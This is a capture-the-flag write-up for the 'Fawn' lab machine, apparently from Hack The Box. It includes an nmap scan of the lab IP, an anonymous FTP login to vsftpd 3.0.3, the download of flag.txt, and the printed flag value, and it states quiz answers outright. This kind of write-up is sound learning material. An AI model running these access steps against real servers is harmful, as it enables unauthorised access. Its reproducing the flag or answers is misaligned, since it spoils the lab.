## Fawn


So this is my second machine, I'll provide all the Q/A as images in the file.

openvpn 10.129.13.195 - with sudo to connect to it.

# 10.129.13.195

## **Q/ASECTION:**








FTPS (also known as FTP-SSL and FTP Secure) is an extension to the commonly used File Transfer Protocol (FTP) that adds support for the Transport Layer Security (TLS) and, formerly, the Secure Sockets Layer (SSL, which is now prohibited by RFC7568) cryptographic protocols.

## THE ANSWER FOR THE NEXT QUESTION IS SFTP











### **ANSWER:**


# ftp-h TASK 7 What is the command we need to run in order to display the 'ftp' client help menu? \*\*\* -h Show Answer


**8.** Using an FTP program or the FTP command interface, the user enters **"anonymous"** as a user ID. Usually, the password is defaulted or furnished by the FTP server. Anonymous FTP is a common way to get access to a server in order to view or download files that are publicly available.



9. The server sends a **230** code in response to a command that has provided sufficient credentials to the server to grant the user access to the FTP server.







# SCANNING SECTION

## **NMAP COMMANDS:**

```
(root@kali)-[/home/scarly]
# nmap -sV 10.129.13.195 -P
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-15 20:39 CST
Nmap scan report for 10.129.13.195
Host is up (0.38s latency).
Not shown: 999 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 2.99 seconds
```

Here we were able to see what version is FTP running on the target on 21/tcp open ftp vsftpd 3.0.3

OS: Unix

# CTF

```
(root@kali) = [/home/scarly]
 tp 10:129:13.195
Connected to 10.129.13.195.
220 (vsFTPd 3.0.3)
Name (10.129.13.195:scarly): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -a
229 Entering Extended Passive Mode (|||33844|)
150 Here comes the directory listing.
                         121
drwxr-xr-x
              2 0
                                      4096 Jun 04
                                                    2021 .
drwxr-xr-x
              2 0
                         121
                                      4096 Jun 04
                                                    2021 ...
-rw-r--r--
                                         32 Jun 04
                                                    2021 flag.txt
              1 0
                         0
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||28639|)
150 Here comes the directory listing.
              1 0
                                        32 Jun 04 2021 flag.txt
- rw-r--r--
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||61480|)
150 Opening BINARY mode data connection for flag.txt (32 bytes).
100% | *********************
                                             32
                                                      26.77 KiB/s
226 Transfer complete.
32 bytes received in 00:00 (0.15 KiB/s)
ftp> exit
```

```
____(root⊗ kali)-[/home/scarly]
# ls
Descargas Escritorio Imágenes Plantillas Vídeos
Documentos flag.txt Música Público

____(root⊗ kali)-[/home/scarly]
# cat flag.txt
035db21c881520061c53e0536e44f815
```